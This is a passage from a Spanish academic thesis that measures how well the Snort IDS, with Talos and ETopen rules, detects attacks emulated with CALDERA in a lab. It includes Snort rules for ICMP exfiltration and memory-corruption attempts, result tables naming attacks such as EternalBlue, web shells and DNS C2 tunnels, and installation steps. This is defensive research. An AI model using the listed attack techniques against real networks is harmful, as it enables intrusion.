alert icmp $HOME_NET any -> $EXTERNAL_NET any ( msg:"PROTOCOL-ICMP Unusual PING detected"; icode:0; itype:8; fragbits:!M; content:!"ABCDEFGHIJKLMNOPQRSTUVWABCDEFGHI",depth 32; content:!"0123456789abcdefghijklmnopqrstuv",depth 32; content:!"EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE",depth 36; content:!"WANG2"; content:!"cacti-monitoring-system",depth 65; content:!"SolarWinds",depth 72;)
```

- Alerta 29456: indica el uso de la herramienta fastping para el envío de un ICMP echo reply con la intención provocar una corrupción de la memoria de la víctima. Esta alerta se trata de un falso positivo.

```
[**] [1:31767:2] "SERVER-OTHER MRLG fastping echo reply memory corruption attempt" [**] [Classification: Misc Attack] [Priority: 2]
```

La sintaxis de esta regla es muy similar a la anterior. En esta ocasión se detectan los paquetes ICMP Echo Reply provenientes del exterior que cumplen lo siguiente:

- Los 32 primeros bytes de los datos no se corresponden a las cadenas de carácteres "ABCDEFGHIJKLMNOPQRSTUVWABCDEFGHI" o "0123456789abcdefghijklmnopqrstuv".
- En los 36 primeros bytes de los datos del paquete no se encuentra la cadena de caracteres "EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE".
- Los 4 bytes a partir del byte 8 de los datos (bytes 9, 10, 11 y 12) tienen un valor superior al valor decimal "1000000". Estos datos son leídos según la codificación little endian (opción little), es decir primero los bytes menos significativos.

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any ( msg:"SERVER-OTHER MRLG fastping echo reply memory corruption attempt"; icode:0; itype:0; content:!"ABCDEFGHIJKLMNOPQRSTUVWABCDEFGHI",depth 32; content:!"0123456789abcdefghijklmnopqrstuv",depth 32; content:!"EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE",depth 36; byte_test:4,>,1000000,8,little;)
```

Se trata de un falso positivo, ya que el cumplimiento de los requisitos para la generación de la alerta ha sido casualidad. Dado que se ha exfiltrado un fichero, ha coincidido que, entre los datos enviados, los bytes 9-12 han superado el valor especificado.

- Alerta 408: indica la detección de un mensaje ICMP Echo Reply.

```
[**] [1:408:8] "PROTOCOL-ICMP Echo Reply" [**] [Classification: Misc activity] [Priority: 3]
```

La regla que genera esta alerta detecta los mensajes ICMP Echo Reply dirigidos hacia algún equipo de la subred interna.

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any ( msg:"PROTOCOL-ICMP Echo Reply"; icode:0; itype:0;)
```

4.2.2.3 Descarga y ejecución de software de minado de criptomonedas

Para este ataque se ha generado una alerta: 254. La descarga remota del software de minado así como el acceso al pool de minería durante su ejecución no ha sido detectado por Snort. No obstante, se ha generado una alerta que indica la presencia de tráfico DNS sospechoso. Esta alerta indica una respuesta DNS no autorizada y con un valor para el campo time-to-live inferior a 60 segundos. Dado que esta alerta ha sido generada en todas las peticiones DNS realizadas (incluso aquellas para el dominio "github.com"), se puede descartar que tenga

relación alguna con el ataque realizado.

```
[**] [1:254:16] "PROTOCOL-DNS SPOOF query response with TTL of 1 min. and no authority" [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
```

Dado que se trata de una alerta de no interés para este ataque no se explicará la sintaxis de la regla que la genera.

5 RESULTADOS

Las alertas generadas por Snort para cada uno de los ataques así como las tablas que recogen la información de los resultados obtenidos para cada uno de los paquetes de reglas analizados se encuentran en el repositorio de github creado para el trabajo [24]. Este repositorio es explicado más detalladamente en uno de los anexos.

En base a los detecciones explicadas en el apartado anterior, podemos concluir una serie de resultados obtenidos para cada uno de los paquetes de reglas analizados. Para cada ataque realizado se indicará si ha sido detectado, el número de alertas que se han generado y el número de dichas alertas que han resultado falsos positivos o alertas de no interés.

5.1 Resultados obtenidos con el paquete de reglas Talos

La siguiente tabla contiene los resultados obtenidos para el paquete de reglas Talos:

Táctica	Ataque	Detectado	Nº Alertas	Falsos positivos o alertas de no interés
Reconnaissance	Escaneo de portal web	Sí	50	0
Reconnaissance	Transferencia de zona DNS	Sí	1	0
Resource Development	Fuerza bruta hacia login web	Sí	2	1
Initial Access	Inyección SQL en página web	Sí	7	1
Execution	Ejecución de payload malicioso mediante WinRM	Sí	2	0
Persistence	Web Shell	Sí	2	1
Defense Evasion	Ejecución de scriplet COM remoto	No	1	1
Credential Access	Envenenamiento ARP	No	0	0
Discovery	Detección de versiones de servicios	Sí	9	1
Lateral Movement	EternalBlue	Sí	5	0
Lateral Movement	Ejecución de código remoto en servidor FTP	Sí	4	1
Collection	Obtención de información de MIB	Sí	2	0
Command and Control	Sesión SSH sobre puerto no estándar	No	0	0

Command and Control	Túnel C2 mediante protocolo DNS	Sí	1	0
Exfiltration	Exfiltración de archivo sobre ICMP	Sí	3	0
Impact	DoS de servidor web	Sí	1	0
Impact	Descarga y ejecución de software de minado	No	1	1
Impact	Inundación UDP	No	0	0

Tabla 16: Resultados obtenidos para las detecciones con el paquete de reglas Talos

Como se muestra en la tabla, el paquete de reglas Talos ha detectado 13 de los 18 ataques realizados, generandose un total de 90 alertas y 5 positivos o alertas de no interés.



Figura 47: Diagrama circular de resultados para Talos

Este paquete de reglas ha detectado ataques de diferente naturaleza. Los resultados obtenidos muestran un buen comportamiento para diferentes tipos de ataques obteniendo porcentajes equilibrados, como se muestra en la siguiente figura:



Figura 48: Diagrama circular de ataques detectados según categoría para Talos

5.2 Resultados obtenidos con el paquete de reglas ETopen

En la siguiente tabla se muestran los resultados obtenidos para el paquete de reglas ETopen:

Táctica	Ataque	Detectado	Nº Alertas	Falsos positivos o alertas de no interés
Reconnaissance	Escaneo de portal web	Sí	9	1
Reconnaissance	Transferencia de zona DNS	Sí	0	0
Resource Development	Fuerza bruta hacia login web	Sí	0	0
Initial Access	Inyección SQL en página web	Sí	6	0
Execution	Ejecución de payload malicoso mediante WinRM	Sí	0	0
Persistence	Web Shell	Sí	0	0
Defense Evasion	Ejecución de scriplet COM remoto	No	0	0
Credential Access	Envenenamiento ARP	No	0	0
Discovery	Detección de versiones de servicios	Sí	7	0
Lateral Movement	EternalBlue	Sí	4	0
Lateral Movement	Ejecución de código remoto en servidor FTP	Sí	0	0
Collection	Obtención de información de MIB	Sí	1	0
Command and Control	Sesión SSH sobre puerto no estándar	No	0	0
Command and Control	Túnel C2 mediante protocolo DNS	Sí	0	0
Exfiltration	Exfiltración de archivo sobre ICMP	Sí	0	0
Impact	DoS de servidor web	Sí	0	0
Impact	Descarga y ejecución de software de minado	No	0	0
Impact	Inundación UDP	No	0	0

Tabla 17: Resultados obtenidos para las detecciones con el paquete de reglas ETopen

El paquete de reglas ETopen ha conseguido detectar 5 de los ataques realizados. En las pruebas realizadas con

este paquete de reglas han sido 27 las alertas totales obtenidas y 1 los falsos positivos.



Figura 49: Diagrama circular de resultados para ETopen

Con este paquete de reglas se ha conseguido detectar ataques de 5 tácticas diferentes de la matriz Entreprise de MITRE ATT&CK. Por tanto, se ha conseguido una menor variedad en los tipos de ataques detectados:



Figura 50: Diagrama circular de ataques detectados según categoría para ETopen

5.3 Discusión de resultados obtenidos

Tras los resultados explicados en los anteriores apartados podemos obtener varias conclusiones respecto a la eficacia de la herramienta de detección de intrusiones Snort, así como de los paquetes de reglas utilizados durante la ejecución del mismo.

Podemos utilizar la siguiente fórmula para determinar la eficacia de Snort en la detección de cada uno de los ataques realizados:

$$Ei = \frac{NTi - NFi}{NTi}$$

Es decir, la eficacia de Snort en la detección de un ataque será igual a la división entre el número de alertas que

podrían ser útiles para determinar la presencia de un determinado ataque (Diferencia entre el número de alertas totales generadas para ese ataque y el número de alertas que pueden ser consideradas falsos positivos o de no interés) y el número total de alertas generadas para ese ataque.

Para determinar la eficacia total de un paquete de reglas utilizado, podríamos emplear la siguiente fórmula:

$$E = \frac{\sum_{i=1}^{NA} Ei}{NA}$$

Es decir, la eficacia de Snort (utilizando un determinado paquete de reglas) sería igual a la división de la suma de las eficacias obtenidas para cada ataque entre el número total de ataques realizados.

Para el conjunto de reglas del paquete ETopen hemos obtenido una eficacia de detección del 27.16 % mientras que para el paquete de reglas Talos hemos obtenido una eficacia del 63.87%.

Con la eficacia lo que pretendemos medir es la probabilidad de que para un ataque concreto realizado se genere una alerta que permita su detección. En base a estos resultados podemos determinar que el paquete de reglas Talos se ha comportado mejor que el paquete de reglas ETopen respecto a la relación entre las reglas generadas y el tipo de ataque realizado.

El paquete de reglas Talos nos ha permitido detectar 13 de los 18 ataques realizados, mientras que en el caso del paquete de reglas ETopen, solo se han detectado 5 de los ataques realizados. Resaltar también que los 5 ataques detectados por las reglas ETopen también han sido detectados por las reglas Talos. Por tanto, las reglas Talos nos han permitido detectar 7 ataque más que las reglas ETopen.

Resulta interesante también comparar el número de falso positivos o de alertas de no interés generados por ambos paquetes de reglas.

En el caso de Talos se han obtenido 5 alertas de no interés o falsos positivos de un total de 90 alertas obtenidas; mientras que con ETopen se ha obtenido un único falso positivo de 27 alertas obtenidas.



Figura 51: Número de alertas y falsos positivos obtenidos para cada paquete de reglas

Por tanto, en líneas generales podríamos decir que el paquete de reglas Talos se ha comportado mucho mejor que el paquete de reglas ETopen.

6 CONCLUSIONES Y LÍNEAS DE CONTINUACIÓN

6.1 Conclusiones

A pesar de ser una herramienta de código libre y por tanto, gratuita, Snort es una herramienta muy potente capaz de detectar una gran variedad de ataques. Tras los resultados obtenidos, podemos concluir que esta herramienta ha sido capaz de detectar ataques de diferente naturaleza. Entre otros, ha detectado: ataques de denegación de servicio, payloads maliciosos dentro del tráfico analizado, ataques de fuerza bruta, exfiltracion de información, ataques de ejecución de código remoto mediante diferentes vulnerabilidades, etc.

Sumado a lo anterior, Snort es una herramienta muy sencilla de usar y que cuenta con el apoyo de una gran comunidad, que publica y actualiza cosntantemente conjuntos de reglas que pueden ser utilizadas por los usuarios. Además, la sintaxis de creación de reglas es sencilla y muy potente, permitiendo crear nuevas reglas que detecten una gran variedad de ataque.

No obstante, también presenta algunos puntos negativos. Por ejemplo, la visualización de las alertas puede llegar a ser una tarea laborioriosa en algunas ocasiones. Estas alertas pueden ser observadas en tiempo real mediante consola (inviable para el administrador de la red protegida) o pueden ser almacenadas en ficheros. Ambas opciones son poco eficiente de cara a la búsqueda de posibles ataques. Además, las alertas generadas aportan poca informacion en la mayoría de los ataques realizados. Para conocer mejor el motivo por el que ha saltado dicha alerta se debe localizar la regla que la ha provocado, lo cual resulta poco efectivo.

En líneas generales, creo que Snort puede ser una buena elección (especialmente si se busca un software de código libre) para la protección de redes de empresas y organizaciones medianas o pequeñas.

6.2 Líneas de continuación

Durante la primera fase se realizó un estudio de los ataques de red que pueden ser realizados con CALDERA. También se estudió qué técnicas de MITRE incorporaban procedimientos de ataques con tráfico de red. Aunque en este trabajo se han cubierto algunas de las técnicas presentes en este estudio, existen numerosas técnicas para las que no se han realizado ataques. Por tanto, una de las opciones podría ser la realización de diferentes ataques de red a los realizados, intentando cubrir otras técnicas de la matriz Enterprise de MITRE ATT&CK.

Durante la fase relativa a la ejecución de los ataques, se ha empleado la herramienta CALDERA, estudiando su funcionamiento. Existen otras herramientas de emulación de adversarios que también pueden ser utilizadas para la realización de ataques. El uso y estudio de una herramienta de estas características podría constituir una nueva línea de continuación.

Por último, existe la posibilidad de realizar un análisis de la capacidad de detección de Snort utilizando otros paquetes de reglas a los empleados en este trabajo, o incluso usando reglas definidas por el propio usuario.

ANEXO A: INSTALACIONES REALIZADAS

1.1 Instalación de CALDERA

A continuación se explicará el proceso seguido para la instalación del software de emulación de adversarios CALDERA. El sistema operativo donde se va a realizar la instalación es Ubuntu 20.04 y la versión de CALDERA a instalar será la 4.0.0.

Este software se encuentra disponible en github. Para su descarga e instalación bastará ejecutar los siguientes comandos:

1. Descargar de github la versión a instalar:

```
git clone https://github.com/mitre/caldera.git --recursive --branch 4.0.0
```

2. Tras la descarga, nos movemos al nuevo directorio creado para CALDERA: cd caldera.
3. Para el correcto funcionamiento de CALDERA será necesario cumplir los requisitos especificados en el fichero requirements.txt. Para ello ejecutaremos el siguiente comando:

```
sudo pip3 install -r requirements.txt
```

4. Por último, para lanzar el servidor de CALDERA ejecutamos el siguiente comando:

```
python3 server.py
```

5. La primera vez que se lanza el servidor CALDERA muestra por consola usuario y contraseña para acceder en modo ofensivo (red team) o defensivo (blue team). Además, se genera el fichero local.yml donde se guarda esta configuración de acceso así como la configuración de otros parámetros importantes.
6. Para acceder al servidor en modo Red (usado en nuestro caso), deberemos introducir la siguiente URL en un navegador web: http://<IP_servidor>:8888 y utilizar la contraseña que se encuentra en el fichero local.yml para dicho usuario.

1.2 Instalación de Snort

Para la detección de los ataques realizados se ha hecho uso del IDS Snort. Este sistema basa su detección en un conjunto de reglas que aplica sobre el tráfico analizado, detectando aquellos paquetes que cumplen un patron definido por una regla.

Se ha hecho uso de dos conjuntos de reglas diferentes: Talos y ETopen. Las primeras están disponibles para la version 3 de Snort, mientras que las segundas para la version 2.9. La version 3 actualmente solo puede ser instalada desde código fuente mientras que la version 2.9 está disponible también mediante paquetes.

1.2.1 Instalación de Snort 2.9

La versión 2.9 de Snort puede ser instalada mediante paquetes, para ello bastará ejecutar el siguiente comando:

```
sudo apt install snort
```

Tras ello, podremos ejecutarlo de la siguiente forma:

```
snort -c /etc/snort/snort.conf
```

La opción -c se utiliza para indicar el fichero de configuración que será utilizado por Snort.

1.2.1.1 Configuración de reglas ETopen

Una vez instalado la versión 2.9 de Snort, debemos realizar la descarga del conjunto de reglas de ETopen e incluirlas en Snort. Para ello ejecutamos los siguientes pasos:

1. Descarga del paquete de reglas:

```
wget https://rules.emergingthreats.net/open/snort-2.9.0/emerging-all.rules.tar.gz
```

2. Descomprimimos el fichero descargado:

```
tar -xzvf emerging-all.rules.tar.gz
```

3. Ubicamos el archivo descomprimido en el directorio de reglas para Snort:

```
mv emerging-all.rules /etc/snort/rules
```

4. Editamos el fichero de configuración de Snort (**/etc/snort/snort.conf**) para incluir este paquete de reglas. Para ello deben estar definidas las 2 siguientes líneas en el fichero de configuración:

```
var RULE_PATH /etc/snort/rules
include $RULE_PATH/emerging-all.rules
```

   La primera línea define la variable **RULE_PATH** y le asigna el valor **/etc/snort/rules.** Esta variable se utiliza para indicar la ruta del directorio dónde se encuentran las reglas que van a ser utilizadas.

   En la segunda línea se include el paquete de reglas descargado a partir de la ruta indicada por la variable **RULE_PATH**.

1.2.2 Instalación de Snort 3

Esta versión requiere ser instalada mediante código fuente. Los pasos seguidos para su instalación han sido los siguientes:

1. Instalación de todas las dependencias necesarias:

```
apt install build-essential libpcap-dev libpcre3-dev libnet1-dev zlib1g-dev luajit hwloc libdnet-dev libdumbnet-dev bison flex liblzma-dev openssl libssl-dev pkg-config libhwloc-dev cmake cp putest libsqlite3-dev uuid-dev libcmocka-dev libnetfilter-queue-dev libmnl-dev autotools-dev li bluajit-5.1-dev libunwind-dev
```

2. Creación de directorio donde serán ubicados los ficheros necesarios para su instalación: **mkdir snort3**.
3. Desde dicho directorio (**cd snort3**) realizamos la descarga de la librería DAQ desde github:

```
git clone https://github.com/snort3/libdaq.git
```

4. Accedemos al directorio que se ha creado para dicha librería (cd libdaq) y ejecutamos los siguientes comandos que realizarán su compilación e instalación:
    - ./bootstrap
    - ./configure
    - make
    - make install
5. Volvemos al directorio padre (cd ..) y realizamos la descarga de Snort:

```
wget https://github.com/snort3/snort3/archive/refs/tags/3.1.28.0.tar.gz
```

6. Descomprimimos el fichero descargado:

```
tar xzf 3.1.28.0.tar.gz
```

7. Desde el directorio creado (cd snort3-3.1.28.0) configuramos la compilación:

```
./configure_cmake.sh --prefix=/usr/local
```

8. Desde el directorio build (cd build) ejecutamos los comandos:
    - make
    - make install
9. Actualizamos las librerías compartidas:

```
ldconfig
```

1.2.2.1 Configuración de reglas Talos

Una vez instalado la versión 3 de Snort, debemos realizar la descarga del conjunto de reglas de Talos e incluirlas en Snort. Para ello ejecutamos los siguientes pasos:

1. Descarga del paquete de reglas:

```
wget https://www.snort.org/downloads/community/snort3-community-rules.tar.gz
```

2. Creamos el directorio donde se ubicarán las reglas descargadas:

```
mkdir /usr/local/etc/rules/
```

3. Descomprimimos el fichero descargado y lo ubicamos el directorio creado anteriormente:

```
tar xzf snort3-community-rules.tar.gz -C /usr/local/etc/rules/
```

4. Editamos el fichero de configuración de Snort (/usr/local/etc/snort/snort.lua) para incluir las reglas del paquete Talos_light. Para ello, configuramos la variable ips de la siguiente forma:

```
ips =
    {
      variables = default_variables,
      rules = [[
      include $RULE_PATH/lightspd/rules/3.0.0.0/includes.rules
      ]]
    }
```

1.3 Instalación de Metasploitable3

Antes de comenzar con la instalación de Metasploitable3 es necesario instalar la herramienta para la creación de entornos virtualizados Vagrant. Esta descarga puede ser realizada desde la página web https://www.vagrantup.com/downloads. Además, se hará uso de la herramienta de virtualización VirtualBox donde serán ejecutadas ambas máquinas.

Para la instalación de Metasploitable3 en Windows se han seguido los siguientes pasos:

1. Creamos un directorio para Metasploitable3:

```
mkdir metasploitable3-workspace
```

2. Desde el directorio (cd metasploitabl3-workspace), realizamos la descarga de Metasploitable3:

```
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/rapid7/metasploitable3/master/Va
grantfile" -OutFile "Vagrantfile"
```

3. Por último ejecutamos el siguiente comando para levantar la máquina virtual descargada:

```
C:\HashiCorp\Vagrant\bin\vagrant.exe up
```

4. Tras ello, abrimos VirtualBox comprobando que se han desplegado dos nuevas máquinas virtuales relativas a Metasploitable3.

ANEXO B: REPOSITORIO DE GITHUB

Se ha creado un repositorio en github para recoger información importante sobre este trabajo [24]. El repositorio se ha estructurado en 5 directorios principales:

- pcaps: en esta carpeta se encuentran diferentes archivos con la extensión pcap que recogen el tráfico de los ataques realizados de red realizados. Existe un fichero por cada ataque realizado.
- alertas_ETOPEN: este directorio contiene una carpeta por cada ataque realizado con las alertas generadas por el paquete de reglas ETopen para dicho ataque. Además, en cada directorio se ha incluido un script en python que permite la decodificación del fichero generado por Snort con las alertas, para obtener los identificadores de las alertas así como las reglas que las generan.
- alertas_TALOS: este directorio es similar al anterior pero para el paquete de reglas Talos.
- csv: este directorio contiene un conjunto de ficheros con la extensión csv que contienen información importante sobre el pcap de cada ataque. Es decir, en estos ficheros se han recogido los valores de aquellos campos que son importantes en la detección de los diferentes ataques.
- reader: en esta carpeta se han incluido los dos scripts utilizados para la automatización de la lectura por parte de Snort de los diferentes pcaps, así como el almacenamiento de las alertas obtenidas en sus respectivas carpetas.

Además, se ha incluido un fichero excel que contiene información sobre la búsqueda de ataques realizada en la primera fase de esta proyecto, los ataques realizados finalmente, así como los resultados obtenidos.



Figura 52: Estructura de directorios en repositorio de github

REFERENCIAS

[1] «Trellix,» [En línea]. Available: https://www.trellix.com/en-us/security-awareness/cybersecurity/what-is-mitre-attack-framework.html. [Último acceso: 12 Julio 2022].

[2] «MITRE ATT&CK,» [En línea]. Available: https://attack.mitre.org/matrices/enterprise/. [Último acceso: 8 Julio 2022].

[3] «welivesecurity,» [En línea]. Available: https://www.welivesecurity.com/la-es/2021/01/15/emulacion-adversarios-que-es-cual-es-su-objetivo/. [Último acceso: 16 Junio 2022].

[4] «CALDERA,» [En línea]. Available: https://caldera.readthedocs.io/en/latest/Getting-started.html. [Último acceso: 27 Junio 2022].

[5] «Github,» [En línea]. Available: https://github.com/rapid7/metasploitable3/wiki. [Último acceso: 15 Mayo 2022].

[6] «Incibe,» [En línea]. Available: https://www.incibe.es/protege-tu-empresa/blog/son-y-sirven-los-siem-ids-e-ips#:~:text=IDS%20(Intrusion%20Detection%20System)%20o,de%20firmas%20de%20ataque%20conocidas. [Último acceso: 2 Julio 2022].

[7] G. A. 34, «protecciondatos-lopd,» [En línea]. Available: https://protecciondatos-lopd.com/empresas/snort-deteccion-intrusos/. [Último acceso: 7 Julio 2022].

[8] «Wikipedia,» [En línea]. Available: https://es.wikipedia.org/wiki/Snort. [Último acceso: 7 Julio 2022].

[9] «Snort,» [En línea]. Available: https://www.snort.org/. [Último acceso: 10 Julio 2022].

[10] «Manual Snort,» [En línea]. Available: http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node27.html. [Último acceso: 09 Julio 2022].

[11] «Kali Linux,» [En línea]. Available: https://www.kali.org/tools/dirb/. [Último acceso: 3 Julio 2022].

[12] «Nmap,» [En línea]. Available: https://nmap.org/. [Último acceso: 3 Julio 2022].

[13] «Metasploit,» [En línea]. Available: https://www.metasploit.com/. [Último acceso: 3 Julio 2022].

[14] «All About Testing,» [En línea]. Available: https://allabouttesting.org/examples-of-kali-linux-hydra-tool/#:~:text=Hydra%20is%20a%20pre%2Dinstalled,target%20to%20identify%20correct%20credentials. [Último acceso: 4 Julio 2022].

[15] «DragonJar,» [En línea]. Available: https://www.dragonjar.org/sqlmap-herramienta-automatica-de-inyeccion-sql.xhtml. [Último acceso: 4 Julio 2022].

[16] «Sqlmap,» [En línea]. Available: https://sqlmap.org/. [Último acceso: 4 Julio 2022].

[17] «Kali Linux,» [En línea]. Available: https://www.kali.org/tools/hping3/. [Último acceso: 4 Julio 2022].

[18] «Github,» [En línea]. Available: https://github.com/iagox86/dnscat2. [Último acceso: 5 Julio 2022].

[19] J. Fructuoso, «Repositorio Github con pcaps de los ataques,» [En línea]. Available: https://github.com/javfrumar1/detecciones_con_snort_de_ataques_realizados_con_CALDERA/tree/main/pcaps. [Último acceso: 12 Julio 2022].

[20] «Digital Ocean,» [En línea]. Available: https://www.digitalocean.com/community/tutorials/how-to-configure-bind-as-a-private-network-dns-server-on-ubuntu-18-04-es. [Último acceso: 29 Junio 2022].

